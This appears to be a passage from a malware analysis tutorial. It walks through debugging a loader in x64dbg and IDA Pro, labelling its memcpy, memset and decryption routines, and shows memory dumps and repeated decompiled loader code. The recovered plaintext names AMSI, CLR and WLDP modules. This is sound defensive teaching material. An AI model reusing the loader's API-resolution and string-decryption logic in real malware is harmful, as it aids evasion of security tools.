
Figure 2.4.2

We can guess that this function probably does something to the newly allocated memory, so let's watch the memory dump of `alloced_mem`. However, before we do so, let's first take a look at what's inside `0x06BD0005` (Figure 2.4.3), one of the other arguments passed into `sub_10A992`:

Address	Hex																ASCII
06BD0005	96	7C	10	00	46	E4	AD	BE	23	D3	66	98	C4	8D	30	64	.|..Fä.¾#Óf.Ä.0d
06BD0015	38	E8	3C	5D	78	01	A8	13	6C	28	D9	64	0B	5B	66	C1	8è<]x.¨.l(Ùd.[fÁ
06BD0025	42	AA	31	36	00	00	00	00	4E	80	33	05	2C	53	F3	6A	Bª16....N.3.,Sój
06BD0035	2F	2A	FE	64	1F	26	94	EF	34	B2	1F	E9	E1	D9	2D	0B	/*þd.&.ï4².éáÙ-.
06BD0045	9B	A6	14	77	8D	DB	66	3F	EC	57	12	49	6F	8F	F1	04	.¦.w.Ûf?ìW.Io.ñ.
06BD0055	1F	7F	E9	B0	33	4D	E7	15	E1	2C	71	87	19	E9	86	5D	..é°3Mç.á,q..é.]
06BD0065	2D	8D	D1	19	5E	41	8A	C5	C9	C6	76	19	C7	09	D8	01	-.Ñ.^A.ÅÉÆv.Ç.Ø.
06BD0075	8F	99	13	7A	91	AA	CF	19	D9	86	22	3E	B3	0F	BD	44	...z.ªÏ.Ù.">³.½D

Figure 2.4.3


`alloced_mem` **before** calling `sub_10A992` (Figure 2.4.4):



06710000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
06710070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Figure 2.4.4

`alloced_mem` **after** calling `sub_10A992` (Figure 2.4.5):



06710000	96	7C	10	00	46	E4	AD	BE	23	D3	66	98	C4	8D	30	64
06710010	38	E8	3C	5D	78	01	A8	13	6C	28	D9	64	0B	5B	66	C1
06710020	42	AA	31	36	00	00	00	00	4E	80	33	05	2C	53	F3	6A
06710030	2F	2A	FE	64	1F	26	94	EF	34	B2	1F	E9	E1	D9	2D	0B
06710040	9B	A6	14	77	8D	DB	66	3F	EC	57	12	49	6F	8F	F1	04
06710050	1F	7F	E9	B0	33	4D	E7	15	E1	2C	71	87	19	E9	86	5D
06710060	2D	8D	D1	19	5E	41	8A	C5	C9	C6	76	19	C7	09	D8	01
06710070	8F	99	13	7A	91	AA	CF	19	D9	86	22	3E	B3	0F	BD	44

Figure 2.4.5

Apparently, `sub_10A992` copied the bytes from `0x06BD0005` to the memory region pointed to by `alloced_mem`. The third argument, `0x00107C96`, might have been the number of bytes to be copied. Considering that the function is copying bytes from one area of memory to another, and the arguments appear to be 1. a pointer to destination buffer, 2. a pointer to the source buffer, and 3. an integer denoting the number of bytes to copy, the function that we're looking at is `memcpy`.

Since it's not immediately clear what these bytes are for, we'll just continue stepping forward to the next function and hope that we'll eventually gain more info. For now though, we'll label `sub_10A992` as `memcpy`:

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.4.6: The decompiled code after renaming `sub_10A992` to `memcpy`

Zeroing out memory

The next function, `sub_10A9B6`, doesn't appear to return anything or take in any previously seen variables as arguments (Figure 2.5.1):

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.5.1

We'll step to the corresponding instruction where `sub_10A9B6` is called (Figure 2.5.2):




Figure 2.5.2

and take note of its arguments (Figure 2.5.3):




Figure 2.5.3

If we look up `0x0581E984` in the memory map ("Memory Map" tab > Ctrl+G > type "`0x0581E984`" in the search bar), we can see that this is an address in the stack:




Figure 2.5.4: The memory region containing `0x0581E984` as shown in the "Memory Map" view of x64dbg

From this we can probably deduce that `sub_10A9B6` manipulates the stack.

Let's compare and contrast the memory at `0x0581E984` before and after `sub_10A9B6` is called:

`0x0581E984` **before** `sub_10A9B6` is called (Figure 2.5.5):





Figure 2.5.5

`0x0581E984` **after** `sub_10A9B6` is called (Figure 2.5.6):



Address	Hex	ASCII
0581E984	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E9A4	02 00 01 00 00 01 00 00 00 00 00 00 00 00 00 00	.....
0581E9B4	E0 02 53 01 02 00 00 00 2F 00 00 00 78 E8 81 05	à.S...../...xè..
0581E9C4	12 00 00 00 4E DE 50 6A 54 E7 81 05 12 00 00 00	....NÞPjTç.....
0581E9D4	70 E8 81 05 20 0D 51 6A 05 03 09 00 08 01 00 00	pè.. .Qj.....
0581E9E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E9F4	B6 E1 50 6A 70 32 51 6A C8 E1 50 6A 30 F1 81 05	¶áPjp2QjÈáPj0ñ..

Figure 2.5.6

Looks like 32 bytes were zeroed out, which makes sense, considering that the second argument is 0 and the third argument is 32.

From this, we can conclude that `sub_10A9B6` takes as arguments:

1. A memory address
2. A value
3. The number of bytes to set to "value"

The behavior and signature of this function suggests that we are looking at `memset`, so we'll label it as such:

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(v32, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.5.7: The decompiled code after renaming `sub_10A9B6` to `memset`

It's not immediately obvious what the purpose is of zeroing out those bytes. We'll have to move on and hope that the purpose will be more apparent later. We'll rename the modified variable in *IDA Pro* to `zeroed_out_mem`:

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.5.8: The decompiled code after renaming the variable containing the zeroed out memory

We'll also label the address in *x64dbg* so that we can easily recognize it if we come across it again:

```
EAX    0581E984        <zeroed_out_mem>
```

Figure 2.5.9: EAX after labeling `0x0581E984`

Identifying simple resource decryption and obtaining the plaintext

Moving on to the next function call, `sub_10A68A` (Figure 2.6.1):

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.6.1

If we peek into `sub_10A68A`'s decompiled code and skim over its contents, we'll notice several things. The first is that there are multiple calls to `__ROL4__`, which is the "rotate left" bit operation. The second is that there are a lot of other bit operations, like bitwise AND. Lastly, we see that these bitwise operations occur in a do/while loop.

```
do
{
  v12 = v10 + v11;
  v13 = v8 + v9;
  v14 = v12 ^ __ROL4__(v10, 5);
  v15 = v13 ^ __ROL4__(v8, 8);
  v16 = v14 + v13;
  v11 = v15 + __ROL4__(v12, 16);
  v10 = v16 ^ __ROL4__(v14, 7);
  v8 = v11 ^ __ROL4__(v15, 13);
  v9 = __ROL4__(v16, 16);
  --v27;
}
while ( v27 );
```

Figure 2.6.2: The decompiled code of `sub_10A68A`

The application of bit operations in an iterative manner suggests that we are looking at a cryptographic function, and we can expect the function to return plaintext. Let's step to the

instruction that calls `sub_10A68A` and check out its arguments:

Step to this instruction:




Figure 2.6.3: The instruction where `sub_10A68A` is called in x64dbg

The arguments of `sub_10A68A` (Figure 2.6.4):




Figure 2.6.4

The first three arguments appear to be within the chunk of memory that was allocated earlier at `0x06710000` (`alloced_mem`). Let's do a before-and-after comparison of the data at all three addresses:

Dump of `0x06710004` and `0x06710014` **before** `sub_10A68A` is called (Figure 2.6.5):




Figure 2.6.5

Dump of `0x0671023C` **before** `sub_10A68A` is called (Figure 2.6.6):





Figure 2.6.6

Dump of `0x0671023C` **after** `sub_10A68A` is called (Figure 2.6.7):



Address	Hex	ASCII
0671023C	3F 00 00 00 6F 6C 65 33 32 3B 6F 6C 65 61 75 74	?...ole32;oleaut
0671024C	33 32 3B 77 69 6E 69 6E 65 74 3B 6D 73 63 6F 72	32;wininet;mscor
0671025C	65 65 3B 73 68 65 6C 6C 33 32 00 00 00 00 00 00	ee;shell32......
0671026C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671027C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671028C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671029C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
067102FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671030C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671031C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671032C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671033C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671034C	00 00 00 00 00 00 00 00 61 6D 73 69 00 00 00 00	........amsi....
0671035C	63 6C 72 00 77 6C 64 70 00 00 00 00 6E 74 64 6C	clr.wldp....ntdl
0671036C	6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	l...............
0671037C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671038C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0671039C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 2.6.7

After execution, `0x06710004` and `0x06710014` appear to be unchanged (not shown), but `0x0671023C` looks different (this means that `0x06710004` is the key, and `0x0671023C` is the ciphertext/plaintext). It appears to be a list of names of common system DLLs.

Let's label the decryption function as `decrypt`:

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (decrypt(alloced_mem_copy + 4, alloced_mem_copy + 20, alloced_mem_copy + 572, *(_DWORD *)alloced_mem_copy - 572),
57        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
58                                                                                                    + 3376))
59    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
60  {
61    func_ptr = get_func_ptr(
62                 alloced_mem_copy,
63                 *(_DWORD *)(alloced_mem_copy + 48),
64                 *(_DWORD *)(alloced_mem_copy + 52),
65                 *v9,
```

Figure 2.6.8: The decompiled code after renaming the decryption function

To recap, we have just identified the purpose of a function as a decryption routine based on the type of operations it uses, and used the debugger to obtain the plaintext from memory.

Some functions are not immediately clear

We check out the next function, `sub_10A560` (Figure 2.7.1):

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  memcpy(alloced_mem, (int)a1, *a1);
53  memset(zeroed_out_mem, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (decrypt(alloced_mem_copy + 4, alloced_mem_copy + 20, alloced_mem_copy + 572, *(_DWORD *)alloced_mem_copy - 572),
57        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
58                                                                                                    + 3376))
59    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
60  {
61    func_ptr = get_func_ptr(
62                 alloced_mem_copy,
63                 *(_DWORD *)(alloced_mem_copy + 48),
